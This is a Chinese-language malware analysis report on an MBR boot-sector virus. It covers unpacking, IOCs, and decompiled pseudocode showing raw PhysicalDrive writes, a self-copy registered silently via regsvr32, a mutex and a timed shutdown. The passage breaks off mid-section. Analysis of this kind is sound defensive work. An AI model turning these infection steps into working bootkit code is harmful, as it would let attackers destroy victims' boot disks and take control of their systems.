

目录

一、基本信息	2
二、样本简介	2
1、简述	2
2、主要行为	2
三、病毒流程图	3
四、动态行为	4
五、静态分析	5
1、脱壳	5
2、源程序代码分析	6
1) 释放文件 00000218.tmp	6
2) 检索设备句柄，获取磁盘 C 的句柄	8
3) 释放同名文件并将 DLL 进行注册	8
4) 创建互斥体 Global\\7BC8413E-DEF5-4BF6-9530-9EAD7F45338B	10
5) 感染系统启动盘，写入恶意 Payload 驱动文件、修改 MBR 数据	11
6) 计时 30 分钟后关机	16
3、感染过程分析（多次 hook）	17
1) MBR	18
2) hook ntldr(IoInitSystem 函数)	21
3) 加载执行恶意 Payload 驱动	22
六、样本溯源	22
七、总结	22

一、基本信息

FileName	8cfa512ba62399f135c03505a93533f3_1.exe
Type	MBR 引导型病毒
Size	56320 bytes
MD5	8CFA512BA62399F135C03505A93533F3
SHA-1	32F57DD8A9A625744FC1B1FD985F83F7D6C3C87
加壳	ASpack v2

二、样本简介


1、简述

该样本为经典的 MBR 引导型病毒，能够感染本地启动磁盘的主引导区数据，将恶意 MBR 数据、恶意代码以及 Payload 驱动文件写入启动盘执行，定时关机后，在重启电脑时进行引导系统的过程中入侵系统，可以实现驻留内存、监视系统运行等其他恶意操作。

2、主要行为

- 1) 将原始 MBR 数据移动到 62 扇区
- 2) 将感染代码写入第 0、60、61 扇区
- 3) 将恶意 Payload 驱动文件写入启动盘
- 4) 30 分钟后关机，以在重启过程中执行恶意数据


三、病毒流程图



四、动态行为


>> 注册表行为

修改 **HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager** 项的 **PendingFileRenameOperations**，将源文件路径字符串写入。



>> 文件行为


释放新文件到 **C:\Windows\temp\00000218.tmp**，拷贝程序源文件到同名目录下并修改后缀为 **dll** 文件。




五、静态分析


1、脱壳

首先对其脱壳以方便分析正常代码。



通过两次 ESP 定律可以得到样本原貌。





```

Buffer[0] = 0;
memset(&Buffer[1], 0, 0x100u);
v11 = 0;
v12 = 0;
v14 = 0;
LOBYTE(var1) = -1;
sub_401B81("47168958\n", v7);
if ( !GetWindowsDirectoryA(Buffer, 0x104u) )
    sub_401B81("RealMain(): 86792516\n", v8);
if ( sub_402BF9(*(DWORD *)Buffer, (int)&var1) < 0 )
    sub_401B81("RealMain(): E02E4C91 %c:) Fai\n", Buffer[0]);
if ( 07FFE0500 == -301948639 )
{

```

IDA可正常分析

2、源程序代码分析

1) 释放文件 00000218.tmp

病毒在执行后会释放文件到 **C:\Windows\temp\00000218.tmp**，同时样本在每一个重要动作执行过后都会调用 **sub_401B81** 函数，来向该文件中写入一串特征值，这是病毒用来记录自身运行日志的方法。同时该样本还会记录 C 盘的信息以及 MBR(主引导扇区)数据，512 字节。

```

Heap_Handle = GlobalAlloc(0, 0x1000u);
lpBuffer = Heap_Handle;
if ( !Heap_Handle )
    return 0;
if ( (vsprintf_Heap_40192D(0, Heap_Handle, 4096, 4096, &nNumberOfBytesToWrite, 0, 0, arg_0, ArgList) & 0x80000000) != 0 // 在申请的堆
|| (nNumberOfBytesToWrite -= Heap_Handle) == 0 )
{
    GlobalFree(Heap_Handle);
    return 0;
}
if ( !NewFile_00000218tmp_401B2F(0x104u, &FileName) )// 尝试生成 C:\Windows\temp\00000218.tmp
{
    GlobalFree(lpBuffer);
    return 0;
}
NewFile_Handle = CreateFileA(&FileName, 0x40000000u, 1u, 0, 4u, 0, 0);// 共享读, 可写, Windows\temp\00000218.tmp
v3_NewFile_Handle = NewFile_Handle;
if ( NewFile_Handle != -1 )
{
    SetFilePointer(NewFile_Handle, 0, 0, 2u); // 指向tmp文件末尾
                                           // 句柄 003C(window)
                                           // 0
                                           // 0
                                           // FILE_END
    WriteFile(v3_NewFile_Handle, lpBuffer, nNumberOfBytesToWrite, &nNumberOfBytesWritten, 0);// 将刚才堆中打印的数据 47168958\n, 写入文件
    CloseHandle(v3_NewFile_Handle);
}

```

释放文件 00000218.tmp

>> 主引导记录 (MASTER BOOT RECORD)

是位于磁盘最前边的一段引导代码，负责磁盘操作系统(DOS)对磁盘进行读写时分区合法性的判别、分区引导信息的定位，它是由磁盘操作系统(DOS)在对硬盘进行初始化时产生的，包含 MBR 引导代码的扇区称为主引导扇区(MBR 扇区)，由三个部分组成(共占用 512 个字节)


① 主引导程序即主引导记录 (MBR) (占 446 个字节)

可在 FDISK 程序中找到，它用于硬盘启动时将系统控制转给用户指定的并在分区表中登记了的某个操作系统。

② 磁盘分区表项 (DPT, DISK PARTITION TABLE)

由四个分区表项构成 (每个 16 个字节)，负责说明磁盘上的分区情况，其内容由磁盘介质及用户在使用 FDISK 定义分区时决定。

③ 结束标志 (占 2 个字节)，其值为 AA55。



```

1 47168958
2 79F7C595 \\.\PhysicalDrive0 [boot disk]
3 C2D30215 1
4 547B2AD6 80 yes
5 F3F975FA 07
6 762201DF 0
7 199E9794 32
8 E2C0A5CC 33
9 0FC6FFFA 1023
10 79CB9F92 254
11 00449087 63
12 41AD848D 2048
13 36BAD031 125825024 64422412288
14 762F3F79 2049
15 4BCB24DC 125827072 1
16 82D6D403 694 355328
17 68DC218D 0 0
18 9C0FC610 33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00
19 9C0FC610 06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00
20 9C0FC610 BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10
21 9C0FC610 E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00
22 9C0FC610 B4 41 BB 2A 55 CD 13 5D 72 0F A1 FB 55 2A 75 0A

```

读取原始 MBR 数据到 tmp 文件

```

41  9C0FC610 74 69 6F 6E 20 74 61 62 6C 65 00 45 72 72 6F 72
42  9C0FC610 20 6C 6F 61 64 69 6E 67 20 6F 70 65 72 61 74 69
43  9C0FC610 6E 67 20 73 79 73 74 65 6D 00 4D 69 73 73 69 6E
44  9C0FC610 67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74
45  9C0FC610 65 6D 00 00 00 63 7B 9A EC 7D C9 34 01 01 80 20
46  9C0FC610 21 00 07 FE FF FF 00 08 00 00 00 F0 7F 07 00 00
47  9C0FC610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
48  9C0FC610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
49  9C0FC610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA
50  04255046
51  68DC218D 0 7800
52  9C0FC610 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
53  9C0FC610 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01

```

MBR结束符

MBR 数据结束符 55AA

2) 检索设备句柄，获取磁盘 C 的句柄

该样本的感染操作就是针对系统启动盘的 MBR 数据,即本次测试环境中 C 盘的 MBR 数据,因此病毒的前期准备工作之一就是检索并获取 C 盘的句柄,方便接下来的感染操作。硬盘的设备符号链接为 PhysicalDrive0 即 C 盘,在使用时就应该书写为 \\.\PhysicalDrive0。

```

if ( (MakeString_402BD2(&FileName, 0x20, "\\.\%c:", Windows_Path) & 0x80000000) != 0 )// 12FE44地址处生成 \\.\%c: 内部实现又是一个va_start
return 0x80004005;
NewFile_Handle = CreateFileA(&FileName, 0, 3u, 0, 3u, 0x80u, 0);// 获取逻辑分区C盘句柄,要指定设备名称,必须用以下格式: \\.\DeviceName
if ( NewFile_Handle == -1 )
{
    // 不执行
    NewFile_00000218tmp_401B81("Volume2Disk(): 6A77ECAD %s\n", &FileName);
    result = 0x80004005;
}
else
{
    // 执行
    // 要检索设备句柄,必须使用设备名称或与设备关联的驱动程序名称来调用CreateFile函数。
    // 要指定设备名称,请使用以下格式: \\.\DeviceName,这里是C盘
    if ( DeviceIoControl(NewFile_Handle, 0x560020u, &InBuffer, 0x80u, &OutBuffer, 0x18u, &Windows_Path, 0) )//
    // 将控制代码直接发送到指定的设备驱动程序,使相应的设备执行相应的操作,成功返回非 0
    // param1: 设备句柄为上面刚创建的文件003C C盘 \\.\%c:
    // param2: 控制代码, 560020 含义未查找
    // 12FDAC
    // 0x80(128)
    // 12FE2C
    // 0x18(24)
    // pBytesReturned = 12FE6C
    //
    {
        *a2 = v10;
    }
    else
    {
        // 不执行
        v5 = GetLastError();
        NewFile_00000218tmp_401B81("Volume2Disk(): 818A14CB %u\n", v5);
        v2 = 0x80004005;
    }
}

```

3) 释放同名文件并将 DLL 进行注册

样本会将自身复制到源文件同名目录下,同时将新生成的同名文件后缀改为.dll,同时病毒还会检测新生的 DLL 文件是否是一个合法的 PE 文件,如果是正常的 DLL 文件,则调用 **regsvr32.exe** 作为子进程,将该 DLL 文件进行注册。

注册 DLL 的原因在于:如果一个 DLL 文件没有注册,系统注册表中就没有这个 DLL 文件信息,那么等到调用的时候,因为不知道这个 DLL 文件的位置,只能报告没有这个 DLL。所以这时候就需要注册 DLL 了。


```

do // 将样本Path保存到数组
{
    v3 = Filename[v2];
    Str_SamplePath[v2++] = v3;
}
while ( v3 );
MoveFileExA(Filename, 0, 4u); // 电脑重启之后才执行文件的移动，参数：源文件、新文件
// 当参数dwFlags为MOVEFILE_DELAY_UNTIL_REBOOT时，
// 移动文件的操作在系统下次重新启动时才进行，
// MoveFileEx进行的操作只是把要移动的文件的信息写入注册表项，
// 通常不能将文件从一个卷移动到另一个卷，
// HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\PendingFileRenameOperations下，
// 函数的返回值只反映写入注册表的操作是否成功。

```

复制自身，生成 DLL 文件。

```

result = strrchr(Str_SamplePath, 46); // .exe
if ( result )
{
    strcpy(result, ".dll");
    if ( !CopyFileA(Filename, Str_SamplePath, 0) )// 复制源文件，改后缀为.dll
    {
        v4 = GetLastError(); // 不执行
        return NewFile_00000218tmp_401B81("KillMe(): C39529EB %s %s %u\n", Filename, Str_SamplePath, v4);
    }
    DLLFile_Handle = CreateFileA(Str_SamplePath, 0xC0000000, 0, 0, 3u, 0, 0);// 获取DLL的句柄
    DLLFile__Handle = DLLFile_Handle;
    if ( DLLFile_Handle == -1 ) // 不执行
    {
        v7 = GetLastError();
        NewFile_00000218tmp_401B81("KillMe(): 5EC9408C %s %u\n", Str_SamplePath, v7);
        return DeleteFileA(Str_SamplePath);
    }
    DLL_Handle = CreateFileMappingA(DLLFile_Handle, 0, 4u, 0, 0, 0);// 将DLL文件映射到内存地址，句柄0040

```

名称 ^	修改日期	类型	大小	
 4022CC9dump修复.exe.dll	2019/10/23 20:20	应用程序扩展	291 KB	
 4022CC9dump修复.exe.vir	2019/10/23 20:20	VIR 文件	291 KB	

调用 regsvr32.exe 将该 DLL 进行注册。

```

if ( !JudgePE_403422(DLLFileHandle_003C, 0xFFFFFFFF, &v18, &v16, &v17) )// 判断DLL文件是否是一个正常的PE文件
{
    NewFile_00000218tmp_401B81("KillMe(): 03890AF3 %s\n", Str_SamplePath);
    UnmapViewOfFile(lpBaseAddress);
    goto LABEL_16;
}
v13 = lpBaseAddress;
*(v18 + 19) |= 0x20u;
UnmapViewOfFile(v13);
CloseHandle(v9);
CloseHandle(DLLFile__Handle);
wsprintfA(Filename, "regsvr32 /s \"%s\"", Str_SamplePath);// 将命令 "regsvr32 /s 病毒源程序.dll" 写入内存地址12FC2C , /s 安静模式
// 用来注册动态链接库(DLL)
// 共享DLL文件一般被存放在C:\Windows\System目录下。
// 注册与不注册，.dll文件都在system32下面。
// 不同的是，注册了会在注册表中有相应信息，同时载入到了dll缓存，
// 没有注册信息和进缓存就不能使用
// (比如开机时操作系统的一些核心功能在加载到了内存。
// 并开始在后台运行，程序、数据、模块都需要进入内存才能被访问)。
//
result = NewProcess_40316F(Filename, 0, 0); // 创建新进程 regsvr32.exe ,执行上述 CommandLine
if ( !result )
    result = NewFile_00000218tmp_401B81("KillMe(): 855CE774 %s\n", Filename);// 不执行
}
return result;

```

判断生成的文件是否是一个合法的 PE 文件。

```

if ( !DLLHandle_003C ) // 如果未获取正确的句柄
    return 0;
if ( N_0xFFFFFFFF < 0x40 )
    return 0;
if ( *DLLHandle_003C != 0x5A4D ) // MZ
    return 0;
v5 = *(DLLHandle_003C + 0x3C); // PE偏移
if ( N_0xFFFFFFFF < v5 + 0x14 ) // IMAGE_FILE_HEADER
    return 0;
if ( *(v5 + DLLHandle_003C) != 0x4550 ) // PE
    return 0;
v6 = v5 + DLLHandle_003C + 4;
if ( N_0xFFFFFFFF < v5 + 0xF4 )
    return 0;
v7 = (v5 + DLLHandle_003C + 0x18); // IMAGE_OPTIONAL_HEADER
if ( *v7 != 267 )
    return 0;
v8 = *(v5 + DLLHandle_003C + 6);
if ( N_0xFFFFFFFF < v5 + 0xF4 + 40 * v8 )
    return 0;
v9 = v5 + DLLHandle_003C + 0xF8;
if ( N_0xFFFFFFFF == -1 )
    goto LABEL_17;
if ( *(v5 + DLLHandle_003C + 0x54) > N_0xFFFFFFFF )// SizeOfHeaders = DOS头、PE头、区段表的总大小
    return 0;

```

JudgePE

4) 创建互斥体 Global\\7BC8413E-DEF5-4BF6-9530-9EAD7F45338B

创建互斥体 **Global\\7BC8413E-DEF5-4BF6-9530-9EAD7F45338B**，保证系统中此时只有一个病毒进程的实例在运行，否则不会执行下面的感染逻辑和其他恶意操作。

```

BOOL CreateMutexA_402B93()
{
    HANDLE v0; // esi

    SetLastError(0);
    v0 = CreateMutexA(0, 0, "Global\\7BC8413E-DEF5-4BF6-9530-9EAD7F45338B");
    if ( GetLastError() != 183 )
        return v0 != 0;
    if ( v0 )
        CloseHandle(v0);
    return 0;
}

```

```

if ( CreateMutexA_402B93() ) // 互斥体 Global\\7BC8413E-DEF5-4BF6-9530-9EAD7F45338B, 句柄0040
{
    LOBYTE(v7) = 0;
    v1 = 0;
    do // Enumerate每个物理磁盘, 查找启动盘进行操作
    {
        wsprintfA(Buffer, "\\.\PhysicalDrive%d", v1); // 12FE7C处, 生成字符串 \\.\PhysicalDrive%d, 代表每次指向的磁盘
        Filehandle = CreateFileA(Buffer, 0xC0000000, 3u, 0, 3u, 0, 0); // 句柄 0048
        // \\.\PhysicalDrive%d
        // 读写权限
        // 共享读写

        if ( Filehandle != -1 )
        {
            v3 = "[boot disk]";
            if ( v7 != var1 )
            {
                v3 = &dw004010D0;
                NewFile_00000218tmp_401B81("79F7C595 %s %s\n", Buffer, v3); // 0218.tmp文件追加一行 79F7C595 \\.\PhysicalDrive0 [boot disk]
                if ( InfectedReadWriteDataToDisk_402407(Filehandle, v7, &v8) ) // 将恶意驱动文件写入c盘, 同时遍历、读取、修改写入MBR数据
                {
                    NewFile_00000218tmp_401B81("E2F64CFC %s\n", Buffer);
                }
                else
                {
                    NewFile_00000218tmp_401B81("53A443BD %s\n", Buffer);
                }
                CloseHandle(Filehandle);
            }
            LOBYTE(v7) = v7 + 1;
            ++v1;
        }
        while ( v7 < 0x10u );
        CopyOriginalSampleFileTo_DLL_RegEditToRegistDLL_403208();
        Sleep(1800000u); // 休眠3分钟
        if ( ShutdownYourPC_402F78(0x258u) < 0 ) // 关机
        {
            NewFile_00000218tmp_401B81("RealMain(): 542AF9FD\n");
        }
    }
    LABEL_23:
    ExitProcess(0);
}

```

整个感染逻辑

5) 感染系统启动盘, 写入恶意 Payload 驱动文件、修改 MBR 数据

可以看到病毒针对的就是系统启动盘, 其运行日志记录的也是针对 C 盘的感染过程。

```

do // Enumerate每个物理磁盘, 查找启动盘进行操作
{
    wsprintfA(Buffer, "\\.\PhysicalDrive%d", v1); // 12FE7C处, 生成字符串 \\.\PhysicalDrive%d, 代表每次指向的磁盘
    Filehandle = CreateFileA(Buffer, 0xC0000000, 3u, 0, 3u, 0, 0); // 句柄 0048
    // \\.\PhysicalDrive%d
    // 读写权限
    // 共享读写

    if ( Filehandle != -1 )
    {
        v3 = "[boot disk]";
        if ( v7 != var1 )
        {
            v3 = &dw004010D0;
            NewFile_00000218tmp_401B81("79F7C595 %s %s\n", Buffer, v3); // 0218.tmp文件追加一行 79F7C595 \\.\PhysicalDrive0 [boot disk]
            if ( InfectedReadWriteDataToDisk_402407(Filehandle, v7, &v8) ) // 将恶意驱动文件写入c盘, 同时遍历、读取、修改写入MBR数据
            {
                NewFile_00000218tmp_401B81("E2F64CFC %s\n", Buffer);
            }
            else
            {
                NewFile_00000218tmp_401B81("53A443BD %s\n", Buffer);
            }
            CloseHandle(Filehandle);
        }
        LOBYTE(v7) = v7 + 1;
        ++v1;
    }
    while ( v7 < 0x10u );
}

```

获取 C 盘信息。

```

